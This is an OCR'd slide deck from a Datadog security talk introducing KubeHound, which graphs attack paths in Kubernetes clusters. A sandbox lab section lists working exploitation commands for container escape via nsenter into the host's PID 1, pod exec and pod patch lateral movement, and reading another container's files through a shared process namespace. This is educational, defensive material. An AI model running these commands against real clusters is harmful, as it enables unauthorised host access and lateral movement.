Pass
the SALT

KubeHound: Identifying attack paths in Kubernetes clusters at scale with no hustle

DATADOG

$ cat /etc/group

Julien Terriac

Team Lead, Adversary Simulation Engineering (ASE)
Repented pentester

Edouard Schweisguth

Senior Security Engineer, Adversary Simulation Engineering (ASE)
Repented pentester

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The Problem Space

Scale, complexity and quantifying security

Vulnerability Context

Manual processing takes time

FINDING: Container escape

Web application exposed to the internet running inside a container with `privileged: true`

- Internet facing
- Privilege is not necessary
- Limited auditing

FINDING: Container escape

Control plane DNS container running with `CAP_SYS_MODULE` enabled

- Internal service
- Restricted, audited access
- Privilege is necessary

Can you do it at scale ?

Let’s play a game …

Let’s assume we have a cluster with …

14 **container escapes** are present in my kubernetes cluster.

---

32 **privilege escalations** through RBAC issues.

---


34 **escape to host t**hrough weak vulnerables volumes configurations.

---

72 **lateral movement** between containers (Share Process Namespace for instance)

? 🤷 ?

How secure is this cluster ?
(on scale 1 to 10)



April 26, 2015

John Lambert

Corporate Vice President, Security Fellow, Microsoft Security Research

> “**Defenders think in lists, attackers think in graphs**; as long as this is true, **attackers win**.”

Need to Quantify a Security Posture

The old way

List approach

How many vulnerabilities ?

How many misconfiguration ?

How many outdated/CVE ?

The new way

Graph approach

Public facing ?

Can have the most significant impact on my cluster security ?

Lead to a critical attack path ?

Quantifying Security Posture

If you cannot measure it, you cannot improve it

Current state

What is the **shortest exploitable path** between an internet facing service and cluster admin?

What **percentage of internet-facing services have an exploitable path** to cluster admin?

Measuring Change

What **type of control would cut off the largest number of attack paths** in your cluster?

By what percentage did the introduction of a security control reduce the attack surface in your environment?

Introduction and setup

Kubernetes, graphs and their combined power

Kubernetes 101

Kubernetes

Open-source container orchestration platform

- Automates the deployment, scaling, and management of **containerized applications**
- High availability and auto-scaling

Container

Lightweight, standalone, and executable software packages

- Encapsulate an application and its dependencies
- **Sandboxed** execution

Pod

Smallest **deployable unit** in Kubernetes


- Contain one or more containers that share the same network namespace and storage volumes
- Designed to run a single instance of an application and are scheduled to *nodes*

Node

Worker **machines** within a Kubernetes cluster

- Host *pods* and provide the necessary resources (CPU, memory, storage) for running containers
- Grouped together in a **cluster**

Kubernetes 101



Kubernetes Security 101

Container escape

Exploit a container misconfiguration to gain node access

- Multiple avenues
- Very **powerful** - grants access to all node resources

Kubernetes Identity

Define **service accounts** (robot), users (humans) and groups (both)

- Service accounts linked to pods

Kubernetes Roles

Set of permissions granted to an identity on specific resources


- Addition only (**no deny**)
- Certain permissions are very **powerful** - *secrets/list, pods/exec, etc.*

Mounted Volumes

Node or “projected” directories can be mounted into the container

- Mounting the wrong directory = **container escape**
- Projected directories contain service account **tokens**

Kubernetes Security 101



Let’s **exploit** some of them to understand **how it is being done** …

Setup the environment

Play in our sandbox

Checkout kubehound repository from github, **to use our dev environment in a kind cluster.**

- Install the following packages: kubectl, make, kind and docker.io

- git clone https://github.com/DataDog/kubehound.git && cd kubehound

- **make local-cluster-deploy**

Configurating kind cluster

Play in our sandbox

Setup the KUBECONFIG var to point to the kind kube-config file. When creating the local cluster a specific kubeconfig is generated (not overwriting your local one).

- export KUBECONFIG=./test/setup/.kube-config

- Checking the clustername: ***kubectl config current-context***

- Checking the pods deployed: ***kubectl get pods***

Connecting to a pod

Play in our sandbox

In order to test the attacks, we will assume breach of the containers.

- **kubectl exec -it <pod_name> -- bash**

- Can use k9s (https://github.com/derailed/k9s). Great tool made by the community - provides a terminal UI to interact with k8s cluster.

- Checking the pods deployed: ***kubectl get pods*** or **k9s**.

Raw k8s cmd

Execute a shell command in the nsenter-pod
List all the volumes present in the k8s cluster
List all containers images in all namespaces

CONTAINER_ESCAPE

CE_NSENTER

Container escape via the nsenter built-in linux program that allows executing a binary into another namespace.

Prerequisite/Check

There is no straightforward way to **detect if hostPID is activated** from a container. The only way is to detect host program running from a pod. The most common way is to look for the kubelet binary running:

```
$ ps -ef | grep kubelet
```

Container escape | Easy | No disruption

Exploitation

nsenter is a tool that allows us to enter the namespaces of one or more other processes and then executes a specified program.

So to escape from a container and access the pod you just run, you need to target running on the host as root (PID of 1 is running the init for the host) ask for all the namespaces:

```
$ nsenter --target 1 --mount --uts --ipc --net --pid -- bash
```

POD_EXEC

POD_EXEC

An attacker with sufficient permissions can execute arbitrary commands inside the container using the kubectl exec command.

Prerequisite/Check

Ability to interrogate the K8s API with a role allowing exec access to pods which have the binary you want to execute (e.g. /bin/bash) available.

```
$ kubectl auth can-i --list
```

Lateral movement | **Easy** | **No disruption**

Exploitation

Easiest way is to use kubectl, you can pull it via (curl, wget), from the pod for instance:

```
$ curl -LO "https://dl.k8s.io/release/$(curl -L -s https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"
```

Note: Replace by arm64 for ARM processor image.

Then, on the pod, execute kubectl like so:

```
$ kubectl exec -it control-pod -it -- /bin/bash
```

It'll automatically pull the correct roles for you. For this new image you can access new resources, gain more rights, …

POD_PATCH

POD_PATCH

With the correct privileges an attacker can use the Kubernetes API to modify certain properties of an existing pod and achieve code execution within the pod

Lateral movement | **Medium** | **Disruption**

Prerequisite/Check

Ability to interrogate the K8s API with a role allowing pod patch access.

```
$ kubectl auth can-i --list
```

Exploitation

Define a patch file

```
$ echo 'spec:
  containers:
  - name: control-pod
          image:   kalilinux/kali-rolling:latest'   >
test.yaml
```

Apply the patch:

```
$   /tmp/k   patch   pod   control-pod   --patch-file
test.yaml
```

See the result:

```
$ /tmp/k describe pods/control-pod
```

*Note: **do not do it on a production environment** as you are changing the current image running (side effect will happen)*

SHARE_PS_NAMESPACE

SHARE_PS_NAMESPACE

Pods represent one or more containers with shared storage and network resources. Optionally, containers within the same pod can elect to share a process namespace with a flag in the pod spec.

Prerequisite/Check

Ability to interrogate the K8s API with a role allowing pod patch access.

```
$ kubectl get pod/sharedps-pod1 -o yaml | grep "shareProcessNamespace: true$"
```

Lateral movement | Easy | Disruption

Exploitation

Assume breach, jump on a host that has “shareProcessNamespace” set to true:

```
$ kubectl exec -it sharedps-pod1 /bin/bash
```

See the processes between containers:

```
$ ps ax -H
```

Read the .bashrc file from the other container:

```
$ cat /proc/33/root/home/ubuntu/.bashrc
```

With this vulnerability you can access the storage of another container which allow you to access new resources, gain more rights, …

Introduction to graph

Kubernetes, graphs and their combined power

Graph Theory 101

Taxonomy is always important

Graph

A data type to represent complex, relationships between objects.

- In KubeHound: a Kubernetes cluster at a specific time

Vertex

The fundamental unit of which graphs are formed (also known as "node").

- In KubeHound: containers, pods, endpoints, nodes, permissionsets, identity and volumes

Edge

A connection between vertices (also known as "relationship").

- Automates In KubeHound: a container escape (e.g CE_MODULE_LOAD) connects a container and a node


Path

A sequence of edges which joins a sequence of vertices.

- In KubeHound: a sequence of attacks from a service endpoint to a cluster admin token

Graph Theory 101

Sample graph



KubeHound 101

Taxonomy is always important

Entity

An abstract representation of a Kubernetes component that form the vertices of the graph.

- For instance: PermissionSet is an abstract of Role and RoleBinding.

Critical Asset

An entity in KubeHound whose compromise would result in cluster admin (or equivalent) level access

- For now it only covers a subset of roles which are not namespaced (like `cluster-admin` or `kubeadm:get-nodes`).

Critical Path

A set of connected vertices in the graph that terminates at a critical asset.

- This is the treasure map for an attacker to compromise a Kubernetes cluster.


Attacks

All edges in the KubeHound graph represent attacks with a net "improvement" in an attacker's position or a lateral movement opportunity.

- For instance, an assume role is considered as an attack.


Attack Graphs

Sample graph



Attack Graphs

Sample graph



KubeHound in a nutshell

Graph theory + **Off**ensive **Sec**urity = KubeHound

KubeHound in a nutshell

The best defense is a good offense

Attack Graph

KubeHound creates a graph of attack paths in a Kubernetes cluster, allowing you to identify direct and multi-hop routes an attacker is able to take, visually or through graph queries.

Runtime Calculation

